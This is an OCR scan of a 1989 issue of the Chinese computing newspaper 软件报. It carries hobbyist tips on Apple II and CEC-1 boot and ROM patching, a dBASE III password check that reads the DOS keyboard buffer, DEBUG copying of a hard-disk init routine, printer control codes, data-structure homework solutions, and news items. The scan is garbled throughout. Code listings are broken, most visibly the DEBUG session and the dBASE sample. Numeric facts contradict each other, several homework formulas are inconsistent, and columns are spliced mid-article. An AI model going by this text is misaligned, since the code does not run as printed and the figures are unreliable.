30 CALL 76B
40 PRINT "old filename -- HELLO"
50 INPUT "new filename >>" X$
60 IF X$ = "" THEN 50
70 IF ASC(X$) > 90 OR ASC(X$)
  < 65 THEN 50
75 FOR I = 1 TO 20 - LEN(X$): X
  $ = X$ + " "; NEXT I
80 FOR I = 1 TO LEN(X$)
90 POKE A - 1 + I, ASC(MID$(X
  $,1,I)) + 128: NEXT I
125 HOME: PRINT "Put your new b
  oot program disk to disk I t
  o write..."; GET R$
130 HOME: POKE 76B, 2: CALL 76B:
  END
```

程序二

```
0300- 40 08 A9 03 20 B9 03 60
0308- 01 60 01 00 04 09 1A 03
0310- 00 40 00 00 01 00 00 60
0318- 01 09 00 01 EF D9 60 60
0320- 00
```

对于DBASE III应用程序,常用的保密方法是在程序中加口令检查。在解释DBASE III的程序中设置口令意义不大,因为它的源程序提供给用户,使用者只要把程序清单列出,口令的形式就一目了然了,也就失去了保密意义。对于编译DBASE III来说,由于一般用户无法知道口令的形式,则能较好地起到安全检查作用。

为了在解释DBASE III应用程序中,建立有效的保密口令,我们可以利用另一种方法,即使用PEEK命令直接读键盘缓冲区来检查口令。这样,即使是对DBASE III编程较内行的人,也不容易检查出口令字。

DOS键盘缓冲区的绝对地址是1054~

为DBASE III应用程序建立有效的保密口令

1085。键盘每键入一个字符,便在缓冲区中存入相等的一个数,一是它的ASCII码,一是它的位置码。同时在1050和1052两个单元存有兩個指针,表示两个地址偏移量(相对于1024的)。前一个指出键入的尚未被从缓冲区读走的字符中排在最前面的那个字符所存的单元地址,而后者表示再键入字符时,其ASCII码应存入的单元地址。指针数最小为80,最大为60,对应1024+30~1024+60。当两个指针相等时,则表示缓冲区的字符已全部被读走,每个指针从60再加2,则变为80,构成一个循环的缓冲区。

1050单元称为首指针,1052单元为末指针。例如当前指针为80时,键入一个"a",则在1054单元存入97(即a的ASCII码),在1055单元存入30,因为键A的位置码定义为30。然后,首指针就变为82,位置码的定义如表1.1所列。

从表中可见它们基本上是按键盘上的位置自左向右,自上而下地排列的,没有列出的键,可根据键盘顺序推导出它的位置码。

当DBASE III运行时,键入上述缓冲区的字符可立即送入DBASE III的键盘缓冲区中,因而此时上述首尾指针一般保持相等。

正是利用上面的特点,我们可以用PEEK命令直接检查上述缓冲区而得到口令字。

在此要求用户在出现"口令?"后连续输入三个字符,而这三个字符的ASCII码和位置码的总和为418时才能向下执行程序。例如用"abc"这三个字符时,正好是这样(3个字符的ASCII码分别为

97, 98, 99;位置码分别为30, 46, 48)。注意,输入上述三个字符后还要再输入一个回车。另外在选用口令时,最好选用不可见字符,例如,"ALT","-","shift"等,这样保密的效果会更好。

南京 吴昕

表1. 键盘位置码表

Table with columns for key (键), position code (位置码), and key name. It lists keys from ESC to Del with their corresponding codes and names.

示例程序如下: (本程序在PC机上通过)

```
有效保密口令的示例程序
set talk off
clear
set console off
$4,28 say "口令?";
input "口令并回车";
a=peek(1052)
c=0
do while b<3
  if peek(1052)=a
    loop
  endif
  if peek(1052)<X30
    c=c+peek(1022+peek(1052))+peek(1023+peek(1052));
  else
    c=c+peek(1084)+peek(1085)
  endif
  b=b+1
  a=peek(1052)
enddo
accept to a
if GO418
  return
endif
set console on
clear all
clear
.....
```

在一些复杂的监测系统中,要求数据以表格的形式输出,并具有汉字打印功能。用单板机打印汉字时,就得把所需打印的汉字读入内存中。

设计一个汉字字模的点阵是相当枯燥和费时间的工作,而且设计出来的汉字并不一定美观。笔者通过试验,很方便地实现了将苹果机超超汉字系统中的汉字字模直接读入T801单板机内存中,这样就可以根据需要任意读取字库中的汉字。方法如下:

用单板机上的PIO并行接口,连接APPLE-II的打印机电缆,让单板机模拟打印机接收APPLE II送来的数据。在单板机接收程序中,滤掉打印机命令控制符,只取其汉字字模的数据部份,并把它存入内存中。

苹果机与单机的连接如图。

Table showing data received from an Apple II printer. Columns include address (地址), data (数据), and character (字符). It lists various characters and their corresponding memory addresses.

加快数据输入速度

使用FORTRAN或BASIC语言的自由格式数据输入方式时,需用逗号将数据文件的数据分隔开来,但由于IBM系列微机的逗号键设在打字机键盘区,数字键盘区没有相应的键,使得数据输入速度受到很大影响,为此特向大家推荐两种解决办法。

1. 直接使用加号键

数字键盘区有加、减号键,输入数据时可以暂时用加号代替逗号将数据分隔开来,最后用行编辑程序EDLIN的R编辑命令将所有的加号换成逗号,以达到提高输入速度的目的。

2. 键盘重新定义

使用下述两条DOS指令, PROMPT \$n \$s \$e(4); 44P\ RRMPMT \$n \$s \$e(4); 48P\ (P表示回车)可将打字机键盘区的逗号键重新定义为加号键,而数字键区的句号键重新定义为逗号键。这样使数据输入速度有明显提高。

北京 李令颖




Table showing data received from an Apple II printer. Columns include address (地址), data (数据), and character (字符). It lists various characters and their corresponding memory addresses.

CEC-1机的内部ROM

在CEC-1型中华学习机中,有一块内部ROM,作为系统程序扩充部分的存放区。它的地址范围为\$C100-\$CF7F,与I/O ROM(即输入输出空间)中的\$C100-\$CF7F重合,可通过开关来切换控制。访问单元\$C007(如STA \$C007)时,空闲,\$C100-\$CF7F属于内部ROM,访问单元\$C006(如STA \$C006)时,则该空间属于I/O ROM。

现将本人分析整理的内部ROM中的内容列表如下,供大家参考。

注:开机启动时,当主机没有接上软盘驱动器,或虽接有软盘驱动器但未插入软盘,监控不会转入软盘驱动程序,而直接进入BASIC解释程序的入口点。

常州 李竹君

内部ROM的内存分配

| 地址            | 内容                      |
|---------------|-------------------------|
| \$C100-\$C1FF | 无                       |
| \$C200-\$C2DD | CEC-BASIC命令入口地址表        |
| \$C300-\$C34D | CEC-BASIC命令ASCII码表      |
| \$C4F0-\$C6F5 | CEC-BASIC出错信息表          |
| \$C800-\$C8F3 | LG命令的功能程序段(LOGO系统转移子程序) |
| \$C700-\$C7FF | 无                       |
| \$C800-\$C8AE | 磁盘读写功能程序(注)             |
| \$C895-\$C9F5 | SAVE、LOAD命令的扩充功能        |
| \$CA00-\$CB5D | 按事件各存取磁带的操作小汇编程序        |
| \$CB80-\$CFD3 | CEC-BASIC自检程序(TEST)     |

巧用 PLAY 命令

中华学习机和苹果机常用R/W来存取汇编语言程序,用这种方法需要记住程序的首址、末址和运行入口地址,带来了很大的不便,特别是装入汇编语言和BASIC两种语言编写的程序时,更是麻烦。但是,我们只要把一个简单的引导程序放在要录的程序前面就可以用PLAY命令装入内存并自动运行。

在输入引导程序前要先输入下面这段程序: \*6036, 00 03 1B FD 3A 00 3C 00 FF 03 (回车), 此时就可以输入下面这段引导程序(见下)。这段程序分别用地址 \$6300、\$6300、\$6311、\$6315以及最后两个地址 \$6324和\$6325来决定要录程序的程序首址、末址和运行入口地址。改变这些地址的内容就可以改变要录程序的位置,如果不需要自动运行可以键入6324, 69 FF (回车)使装入程序后进入监控状态,如果要同时录汇编语言和BASIC语言程序,可以键入6324, 6C D2 (回车)。

最后介绍一下录制整个程序的方法: 先把磁带倒到头, 键入6030 63FFW, 按下磁带机录音键数秒后回车, 引导程序录完后, 按下磁带机暂停键, 键入要求的汇编程序的(首址)。(末址)W, 按暂停键数秒后回车, 如果还要录BASIC程序, 可录在汇编程序后边, 注意BASIC程序必须录在汇编程序后边, 否则会出错。

按照上述方法录完以后, 就可以用PLAY命令把程序调入内存并自动运行。对于没有PLAY命令的APPLE-I兼容机可在监控状态下用30.3FFR代替。

温州 林伟望

|                              |
|------------------------------|
| 6300-A9 1B 85 36 A9 03 85 37 |
| 6308-A9 00 85 3C A9 60 85 3D |
| 6310-A9 00 85 3E A9 70 85 3F |
| 6318-4C 56 01 A9 F0 85 36 A9 |
| 6320-FD 85 37 4C 00 60 00 00 |

本组责任编辑: 09号

巧ROM

先打入CALL-161进入监控, 再打入:

- \*D000<D000,FFFFM

将ROM信息抄入16KRAM卡, 再启动它:

- \*C083, 01

然后便可以改动ROM中你认为不合理的部分。

1. GOTO/GOSUB 表达式

打入:

- \*D95E, 20 67 DD 20 52 E7

再到BASIC可用GOTO 表达式

2. 改暂停符:

- \*FB82, A0

之后用空格键代替CTRL-S暂停键用, 与LASER机一致。

3. 改提示符:

- \*D440, 47

将BASIC提示符改为BEEP字符这样可以在执行完一个BASIC键盘命令后响鸣提示, 另外编程时只需用4个光标键就可以简单地进行光标移行导行了。

4. 查看ASCII字符:

- \*EDBE, ED

监控命令“地址1,地址2”不再显示数据, 而显示ASCII码了, 对于查看保留字表很有用, 用EDBE; DA恢复原功能。

用这种方法将ROM移入RAM进行修改的方法既简便又迅速, 而且作用显著。注意按下FCTL-RESET后需重新启动C083单元。

适用CEC-1及64KBAPPLE。  
浙江 冯笑天

《数据结构》(水平班)第一次作业批改小结(一)

(一)以作业情况反映, 大多数同志学习努力, 不少学员做练习很认真, 完成得较好, 其中以四川成都的黄建伟、湖北鄂州的袁先枝、湖南长沙的张辰等同志较突出。黄建伟同志还将部分作业在微机机上实现, 并寄来程序。

(二)有相当部分学员未能完成部分或全部作业。原因种种, 有的参加野外施工, 有的工作繁忙, 有的身体不适, 有的基础较差, 学习吃力等等, 但收集中的反映是由于对PASCAL语言不熟悉, 严重阻碍了《数据结构》的学习, 并提出了相应的建议。

(三)根据实际情况, 经与有关主管同志协商, 拟采取如下措施:

(1)调整教学计划, 对《数据结构》的教学要求, 划分为两个档次: I型, 按原计划, II型, 放慢进度, 将原定教学进度顺延一个月, 减去最后两章的学习任务(大致相当于教师班的计划要求, 并不影响对本课程的掌握), 以便部分学员先集中精力复习或突击自学PASCAL语言。档次要求, 由学员自选, 不影响期末成绩(最后两章的试题选作)。


(2)对作业中的算法, 一般只要求用类PASCAL书写, 不必用PASCAL语言写出程序。不少数据结构教科书中, 都有对类PASCAL语言的介绍, 关于用类PASCAL书写算法并未降低本课程的要求的理由, 请参阅《软件报》, 《数据结构》导读一文五、(3)节。

(3)郑桂荣等同志反映, 看书也能看懂, 但做起题来感到很困难。其原因, 一方面正如河北邢台社玉中等同志所说的, 离散数学、程序设计等方面的基础较差; 另一方面, 也与本课程的特点有关, 详见上述《导读》五、(4)节。如何增强信心, 闯过这一关, 那里也谈了一些建议, 望体会试行。

(4)为帮助大家克服困难, 我们正设法采取措施, 加强辅导。目前想到的一个较有效的办法是刊印必要的作业分析与解法。下面, 就是第一次的试行内容。也请大家多多献计献策, 师生协力, 搞好函授教学。


作业分析与解法(原号为原安排的四月分作业序号)

1. (分题) A按列存放, 则在元素 $a_{1,1}$ 后直到 $a_{i,1}$ 为止, 应存放元素

$$A = \begin{pmatrix} a_{1,1} & a_{1,2} & \dots & a_{1,j} \\ a_{2,1} & a_{2,2} & \dots & a_{2,j} \\ a_{3,1} & a_{3,2} & \dots & a_{3,j} \\ \vdots & \vdots & \ddots & \vdots \\ a_{i-1,1} & a_{i-1,2} & \dots & a_{i-1,j} \\ a_{i,1} & a_{i,2} & \dots & a_{i,j} \end{pmatrix}$$


的个数一共是  $(j-1)m - 1 + i$ , 且设每个元素占据一个存储单元, 于是:

$$\text{LOC}(a_{i,j}) = \text{LOC}(a_{1,1}) + (j-1)m - 1 + i = a + (j-1)m + (i-1).$$




2. (分题) (1) 左下三角形阵A按列存放, A的存储的元素个数为:


$$j + (j-1) + (j-2) + \dots + (j-(j-1)) = j + (j-1) + (j-2) + \dots + (n-(j-1)) = \frac{(n-j+1) + (n-j)}{2} \times (n-j+1) = \frac{(n-j+1)(n-j+2)}{2}$$

(2) 于是 $a_{1,1}$ 后直到 $a_{i,1}$ 为止的元素个数一共是  $\frac{j(2n-j-1)}{2} - 1 + (n-1)$ , 且设每个元素占据一个存储单元, 于是:

$$\text{LOC}(a_{i,1}) = \text{LOC}(a_{1,1}) + \frac{j(2n-j-1)}{2} - 1.$$




3. (分题) (1) 当 $i > j$ 时,  $a_{1,1}$ 后直到 $a_{i,1}$ 为止, 应存放元素的个数一共是  $\frac{(i-1)(i-2)}{2} - 1 + i$



(2) 当 $i < j$ 时,  $a_{1,1}$ 后直到 $a_{i,1}$ 为止, 应存放元素的个数一共是  $\frac{(i-1)(i-2)}{2} - 1 + i$

$$\text{LOC}(a_{i,1}) = \text{LOC}(a_{1,1}) + \frac{(i-1)(i-2)}{2} - 1 + i = \frac{(i-1)(i-2)}{2} + i - 1$$



4. (分题) (1) 设元素 $a_{i,1}$ 位于方阵主对角线方向从左上角起算的第K斜列内, 则 $a_{1,1}$ 后直到 $a_{i,1}$ 为止的元素个数一共是  $2+3+4+\dots+(K-1)+j = \frac{K(K-1)}{2} - 1 + j$

(2) 第K斜列内任一元素 $a_{i,1}$ 其下标满足关系式  $i+j=k+1$ , 即  $k=i+j-1$ , 于是

$$\text{LOC}(a_{i,1}) = \text{LOC}(a_{1,1}) + \frac{K(K-1)}{2} - 1 + j = \frac{(i+j-1)(i+j-2)}{2} - 1 + j = \frac{(i+j-1)(i+j-2)}{2} + j - 1$$

(待续)



# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘锦德  
国内统一刊号 CN51-0090 订户代号：61-74 地址：成都市金河街76号 邮政编码：610015

## 计算机和静电

湖南 贺文平

静电是计算机看不见的凶手，对计算机工作者影响最大。从理论上来说，当两个相互接触的物体分开时，由于物体表面带的电子数目不同而产生静电，表面的电子过剩则带负电，表面的电子不足则带正电。这个充电状态是由外界造成的，所以必须通过放电才能恢复原来的状态。实验资料表明，人在地毯上行走时，人体静电一般为12000V，最高达39000V；人在乙烯塑料板上走动时，人体静电电压为4000V，最高达13000V；在普通工作台上，人体静电为500V，最高达3000V。当微型计算机工作人员在机房穿橡胶鞋走动或长期工作时，往往会因摩擦产生静电，当带静电的工作人员接触或从微机旁经过时，就会向微机放电，对机器产生影响。

在日常使用中，静电常被人们所忽视，主要是由于人体能承受静电电压范围从几百伏到数千伏。当人体感到静电作用的时候，电压起码有2500V，这足以使电子设备发生故障，即使没有感到静电的作用，并不意味着不要静电防护措施。在计算机这样的电子设备中，集成电路芯片会被10V这样小的静电所干扰，即使是加上防静电设备的电子元器件，一般也抵抗不住600V以上的静电作用。由于静电的存在，通常会使得计算机产生内存出错、显示失灵、驱动器读写错误、键控失效、系统无法启动，严重的以至烧坏芯片等故障现象。我室购回的使用期不到半年的计算机最近出现内存出错，系统无法启动，键控失效等故障现象。本人在维修时，考虑到机器是新产品，首先应注意由于电源、静电及人为等造成的故障。在维修过程中，本人利用放电技术，排除了机器故障现象，机器恢复正常工作。

综上所述，广大维修员、计算机操作员、机房管理员无论机器有无故障都不要忽视计算机的这一看不见的凶手——静电。

## 人造纤维制品易使计算机“致病”

英国科学家发现，尼龙袜和尼龙内衣等人造纤维制品所产生的静电可导致电子计算机集成电路发生故障。这是因为尼龙纤维相互摩擦可产生12伏至几千伏的静电，而计算机的集成电路只需几百伏的静电就会被击穿。专家建议从事高技术电子设备工作的人员使用棉毛制品，工作室的地面不铺塑料地板，而以木质地板为最好。

摘自《世界科技译报》

★编号：890703

名称：AR-2468 打印机特殊打印功能驱动程序

作者：杨乃光

功能简介：本程序具有两个相互独立的功能模块——17H中断和05H中断模块，其中05H中断服务程序是屏幕拷贝程序，可以拷贝当前屏幕上的任何图形和字符。17H中断程序，是为方便地控制打印机而设计的。所有控制命令都是以屏幕上可见字符的方式给出的。要执行某种打印功能，只须打印该功能的标识符或设置重印号。尤其是在处理图形和电子工作表（如WORDSTAR和SP3等）中控制打印机，相当简便。

源程序语言：8080/8086汇编语言  
运行环境：IBM PC/XT/AT 及其兼容机，任何西文和中文DOS操作系统。  
转让形式：软盘一张，内含程序，使用说明及示范程序

转让价格：50元（含邮资）  
收帐单位：成都《软件报》信息部

★编号：890704

名称：矢量汉字库  
作者：黄点  
功能简介：4.本矢量汉字库白



▲建筑应变设计软件 CAD软件的出现已有10多年历史，也已发展到极致阶段，近来在国外又出现一种不仅可以绘图，而且对微控物体有一定认识的软件——建筑应变设计软件。

这种软件不单单以线和点为处理单元，而是上升到对整个“设计物”的认识。应用这种名为Arria的软件，可以在修改建筑设计的某一部分的同时，使相关的部分随之改变。例如，当大楼的占地面积更改时，天花板便会自动变得与之相符。此软件尚可列出一座建筑设计所需的材料、重量、配件的数量和分布等数据，这对计算建造成本非常有帮助。

此软件配有一些高级表达软件，后，更可将设计立体化，令管理人员、工程人员和顾客在设计阶段以最大的真实感进行讨论。

北京 刘斌

▲本报讯：江苏省苏州市计算机学会成立大会于6月6日在苏州大学召开。参会代表60余人，认真讨论并通过了89年度学会工作计划。决定，由挂靠单位苏州大学组织，每两月举办一次较高层次的学术性讲座，以提高苏州地区计算机业的学术水平。会议还决定，承办89年度江苏省计算机学会学术技术交流会。

苏州 袁晨君

▲工人发明（厨房电脑）获专利 由重庆长安机器制造厂21车间近30年工龄的8级电工黄克强发明的厨房电脑，已于今年3月获得国家专利局批准的专利。

这是一种新型的厨房家用电器，外观像一个长方形塑料盒，上面装有多种功能按钮，具有自动开气、关气、点火、保持燃烧、中途熄火自动关气保护等功能。

该厨房电脑经多次试验改进方法获得成功。在去年年底举行的发明展览会上获优秀奖。

重庆 卢如清

▲雷达手表有限公司将为1990年北京亚运会提供比赛用计时器，它还将同姊妹公司——瑞士计时公司一起为亚运会提供数据处理软件和输出终端。由于提供了这些设施，雷达公司将拥有使用“1990年北京亚运会指定计时器”标题的专有权。

▲计算机市场形势看好 据四通集团公司提供的信息，今年国内计算机市场销售形势看好。各类软件销售比去年增长10%以上。

今年国内计算机市场动向是：“286”个人微机抢手；小型计算机需求明显上升；中型计算机供不应求；32位工作站（包括PC/CAO工作站）市场需求上升势头快；轻印刷系统产品的市场需求不断上升，中华学习机供不应求。

预计今年大中型小型计算机将比去年增长9.1%微型机系统比去年增长16.7%；文字处理机等专用计算机比去年增长10%；单机和单机比去年略有增加。

摘自《中国科学报》

▲我国第一台智能计算机问世 一种面向人工智能应用的智能计算机日前在西安交大问世。郑守珩教授等人利用LISP人工智能语言研制的这种高性能计算机，属国内首创，为人工智能的发展提供了强有力的工具；为机器人、计算机集成制造、机器翻译、决策和专家系统等高技术研究开辟了广阔的应用前景。

摘自《人民日报》

### 《TURBO C 程序设计技术》

以Turbo C的最新版本(1.5版)为背景，详细介绍了美国Borland国际公司在IBM PC机上实现的一个高速、强功能的C语言系统。Turbo C语言不仅完全支持Kernighan和Ritchie的C语言定义，而且与ANSI最新的C语言标准兼容并有所扩充。它提供了450多个函数以及Turbo Pro4.0、Turbo Pascal和汇编等多种语言的接口。

本书适合广大从事计算机教学、研究的师生以及计算机用户的程序员阅读。

每本价4.40元，另加邮资0.5元。

敬告：成都市华西医科大学传达室—罗秀武



▲六月十日，由四川省宜宾地区经委、科委、科协牵头成立了宜宾地区电子计算机学会。大会通过了学会的章程草案，在本地区的一些军工企业、大专院校也参加了学会。

四川 刘长春

▲国内首创的图形量算仪在沈阳研制成功 国内首创的TL-1型图形量算仪在中国科学院沈阳自动化研究所研制成功。该仪器由PC机、随动部件及与之配套的数据处理软件组成，可应用于国土资源、土地资源普查、水利工程及生物研究领域，经沈阳、武汉、哈尔滨、长春等地的使用单位近三年的应用，普遍反映良好。

沈阳 甄正国

▲上海交响乐团研制成音乐资料管理系统 上海交响乐团有着110年的悠久历史，相对来说，该团的数据资料乐谱是上海乃至全国各乐团最全的，因而便成了一个音乐资料的中心，国内外的专业团体都去该团查找和借用音乐资料，目前资料数量和使用率急剧上升，单靠人工管理不能适应。为此该团与上海交响乐爱好者协会共同研制了“上海交响乐团音乐资料管理系统”。

上海 孙文

## 新辟“人才交流”专栏

编辑部同志：

我是贵报的忠实读者，也是贵报的长期订户，我爱读贵报，我喜欢《软件报》，但遗憾的是，我一个毕业于该校《计算机软件》专业的学生，干的工作却与计算机无关，原因是厂里无计算机，厂里也不重视计算机的应用，但我为计算机事业拚一拚的心却不变，贵报将是我的生命所在，因此我想借贵报一角呼吁，重视计算机应用吧！同时，我想给贵报提个建议，既然贵报开辟了“软件交流”栏，能否开辟一个“人才交流”栏？以此好让更多有志之士学有所用，推动我国计算机事业的发展。

四川广元105信箱傅强 李成

编者按：李成同志的建议很好，本报决定采纳。并从这一期开始刊登《请见1-6级中缝》。人才浪费是最大的浪费，只有“人尽其才，国家才会兴旺。今后凡属计算机技术人员的单位或欲求调动的计算机技术人员，均可来函在“人才交流”栏中刊登，夹函内容必须属实，文字简洁，字迹清楚，不可潦草，刊出后由“供求”双方直接联系。发函的同时请寄手续费20元。

本报编辑部

本版责任编辑：04号

105



汉化

MS-DOS的宏汇编 MASM3.0 以上的版本中有一符号调试程序，文件名SYMDEB.ENE。该程序可以说是超级 DEBUG，它有以下几个特点：1.能进行符号调试；2.能进行高级语言源代码的调试；3.具有丰富的断点功能；4.可以以字节、ASCII、字、双字、短实数、长实数、临时实数七种形式进行寄存器内容的显示(D)/赋值(E)...

本文修改的SYMDEB是MS-DOS的宏汇编 MASM 4.0版上的。是在IBMPC/XT机上操作的。

修改的指导思想：行末的半个汉字处理是把下行首的半个汉字提到该行，下行首空格格，整个处理程序是插入SYMDEB本身的空区中。地址为：8300-8354(偏移量)。

```
修改步骤：
C>REN SYMDEB.EY
E SYWDEB
C>DEBUG SYMDGB
在DEBUG状态下操作过程如图。
最后再，CREN SYMDEB*EX
```

该程序修改后在DB、DA状态下都可显示出完整的汉字。对SYMDEB的其它版的修改方法与此类似，只是汇编的地址有所不同。有兴趣的读者不妨一试。

潍坊 徐成忠

谈谈 DOS 的 键盘缓冲区

——姜春怀订

从《软件报》1989年6月10日(总第141期)上，看到《谈谈DBASE II 的键盘缓冲区》一文，得知作者希望知道键盘缓冲区的首指针。该文作者所述缓冲区在“DBASE II”数据库的1050-1085单元，其中1050和1052单元都是缓冲区的尾指针。而正是该文作者希望知道键盘缓冲区的首指针；而该缓冲区也是DBASE II的键盘缓冲区，而是DOS的键盘缓冲区。

DOS键盘缓冲区是一个首尾衔接的闭环队列，信息的存取方向是从首到尾，又从尾到首。

- (1) 队列空：当缓冲器首指针和尾指针相等时，表明队列为空。
(2) 进队列：数据进入尾指针指示的单元，同时尾指针增2。因此，输入数据实际存放在尾指针-2的单元之中，当尾指针重新绕回到队列始端时，即尾指针为30，数据存放在最后一个单元之中，即1084和1085中。
(3) 出队列：数据从首指针指示的单元中取出，同时头指针增2。
(4) 队列满：当数据不断地进入队列，使尾指针双向队列末端时，将尾指针重新绕回到队列始端。如果能继续到尾指针与头指针再次相等，则表明队列已满。

键盘缓冲区的地址在40:1A-40:3D(绝对地址为40x16x16+16+10=1050即1050-1085)，其中40:1A(1060-1051)为缓冲区首指针，40:1C(1052-1053)为缓冲区尾指针，40:1E-40:1F为数据存放区，共32个字节，可存放16个字节，每个字节占两个字节，高8位是字符的扫描码，低8位的内容是这样的：当该字符为ASCII符时，则为其ASCII码，否则就全为0。

```
现在就如何随时正确获取最先键入缓冲区的键码进行说明，首先需说明的是，键盘管理模块对输入数据处理是很快的。要检查缓冲区的内容，必须在很短的时间内键入一些数据，必要时，可双手同时键入。为了便于说明，笔者编制了一个示范程序AAA.PRG，它能反应你键入的第一个字符和结束字符，以及你键入的所有字符。注意，程序表示输入时必须很快地结束输入，否则无法获得满意的效果。
```

重庆 王庆云

本版责任编辑：06号

巧获硬盘初始化程序

很多用户在出现无法用FORMAT修复的硬盘故障时，虽知可通过软盘格式化程序加以修复，但却苦于无法进行，因为一般说来DOS中并不配备该程序。即使知道执行地址在C800:5或C800:6，处的硬盘初始化程序，但对于无此程序的机器又奈何不得。那么是否可以由固化在某块机器上的硬盘初始化程序拷贝出来，形成文件，以解上述之难？固然是肯定的。只要用下面的步骤，就可把各种不同机器上不同的初始化程序拷贝出来，形成.COM文件。

假设某台机器上有初始化程序，且起始地址为C800:5。用DEBUG的D命令先找到该程序的结束地址，该例为C800:0D80。(应有意识地取大点为好)，然后用M命令将全部程序传送到RAM中的某个单元。关键是两处的起始地址必须一致，否则会出错。这样，为了不敢于传送到当前屏幕而破坏程序段首端，目的则可以安排在程序段首端之前，一般只要按CS,100再下移100H字节即可。该段是这样安排的：首先将当前段左移四位，接着加200H，最后右移四位即可。如本例送入DEBUG后段为2A27，右移四位得2A270，加200H为2A470，再右移四位得目的段为2A47。CS:100处重写的几条指令先产生程序的起始地址，再将其存入当前段偏移012E处，最后用逐条转指令执行程序。

```
-a 100
:debug
-r ds
2a27,0100 mov ax,cs
2a27,0103 mov cl,04
2a27,0104 shi ax,cl
-r cs
2a27,0106 add ax,0200
cs 2a27
2a27,0109 shr ax,04
c:000
-m cs,5 400 5
-r cs
cs c:000
2a27
2a27,0116 mov ax,0903
-r ds
2a27,0119 mov [012e],ax
2a27,011c jmp far [012e]
-m view.com
-r cx
cx 0000
400
-m
-
-n
至此，初始化程序已拷贝出来，并形成了名为WLOW.COM的命令文件。在DOS下只须输入命令执行即可，笔者用此法已拷贝出各种初始化程序，读者不妨一试。
```

昆明 王为群

AR-2463 打印机以其打印速度快、质量好、字型及装饰种类多，以及本身具有打印自动分页功能而深受众多用户的喜爱，利用该打印机打印出的各类正文文件(特别是汉字文稿)十分美观。

然而，一些用户对于直接将AR-2463的控制命令送入打印机感到困难，只好用BASIC或DBASE程序来实现打印操作的控制，既费时又费事。其实，用户只须将打印机控制命令直接插入正文之中，再用现成的控制命令将带有控制命令的正文送入AR-2463，就会得到所需要的结果。

我们知悉，打印机控制命令中含有控制字符(不可见字符)，因此，要将控制命令插入正文，也就必须将控制字符输入正文。一般情况下，各种编辑程序都解决了这个问题。在MS-DOS(CC-DOS)系统：EDLIN中，控制字符采用输入符^V(ctrl-v)加一个大写字母表示。输入^VC表示^C，而要输入ESC(⌘)，则需输入^VC。与EDLIN类似，在WORDSTAR中，前导符为^P，则输入^PM表示^M，而ESC则为^P^C(这一点特别)。这样，使用者就可将AR-2463打印机控制命令插入正文文件中。在实际应用中，使用者可以将这些控制命令插入正文文件中的任何位置(这些控制命令不会被打印出来)，便能灵活地对文本实行多处、多重的控制。例如，在WORDSTAR编辑中，顺序键入：P^Ces3^P^C(4成倍(CR)后，将此正文送到AR2463，就能得到放大为3x3、且中空的“成倍”汉字字符。

正文编辑好后，用系统输出重定向命令，TYPE(文件名)>prn，将正文送到打印机，或用^P拷贝，将TYPE显示在屏幕上的内容送入打印机，即可得到所需的正文文件。

这种方法简单、直观，效果好。对于其它系统及带有硬字库(若只打印英文，则可无硬字库)的其它打印机，亦可参照此法类似运用。

长城机硬盘 BASIC 磁盘图象显示 信息恢复一例

笔者用 PC-DOS3.3 用户存贮器图象一般使用BSAVE和BLOAD语句，但用BLOAD调出图象时却不满意。由于屏幕各行不是按顺序依次存入缓冲区的，而用BLOAD磁盘图象时又是按地址顺序调入内存，所以图象调入内存时屏幕先出偶数行，后出现奇数行，虽然只有几秒钟，但看起来很不舒服。这里介绍一种方法，先关闭屏幕显示，再调图象，调图象的过程屏幕上是不看到的，调完图象后再置屏显示。按这种方法能使屏幕瞬间显示一幅完整的图象，效果更好。

```
无论在何种屏方式，要关闭屏显示，只要将0送入3DH就可行。
在BASIC状态，用OUT语句给I/O地址输出数据，要读某I/O地址时用INP语句。
设将图象从磁盘调入中分辨率方式屏幕，用以FBASIC程序实现：
10 SCREEN 1,0:CLS
20 OUT &3D,0
30 BLOAD*PIC.SCR*
40 OUT &3D,10
50 END
```

要在其它屏方式调图象，只要按上面相应改变程序40语句的10为其它值即可。如在高分辨方式时，将10改为30。

按以上原理，还可用它高级语言或汇编语言实现这一功能。

浙江 余其年

|        |                              |
|--------|------------------------------|
| 分頁打印   | 9500-00 00 00 00 00 00 00 00 |
| 印 6502 | 9508-4C 13 95 A5 E8 C9 6E 99 |
|        | 9510-0E 80 24 A5 06 85 3A A5 |
|        | 9518-07 85 38 A9 01 85 E8 A2 |
| 反汇编    | 9520-00 20 8C FB 20 53 F9 B5 |
|        | 9528-3A 84 38 E6 E8 C4 05 90 |
|        | 9530-DA 00 04 C5 04 90 D4 A9 |
|        | 9538-00 85 FF A5 E8 4A 85 FE |
|        | 9540-90 02 E6 FE A5 07 85 B3 |
|        | 9548-A5 06 83 3A A2 00 20 8C |
|        | 9550-FB 20 53 F9 B5 3A 84 B8 |
|        | 9558-C6 FE D0 F0 85 04 84 05 |
|        | 9560-A5 FF 48 6A 06 04 84 05 |
|        | 9568-B0 07 A6 06 A4 07 20 E6 |
|        | 9570-FD 8A 3A 84 B8 20 99 FD |
|        | 9578-20 89 FB 86 2E 86 04 20 |
|        | 9580-03 FB 20 53 F9 A6 EA FF |
|        | 9588-A5 FF C5 E8 F0 21 68 6A |
|        | 9590-90 06 86 04 84 05 80 14 |
|        | 9598-86 06 84 07 A0 0D 88 9F |
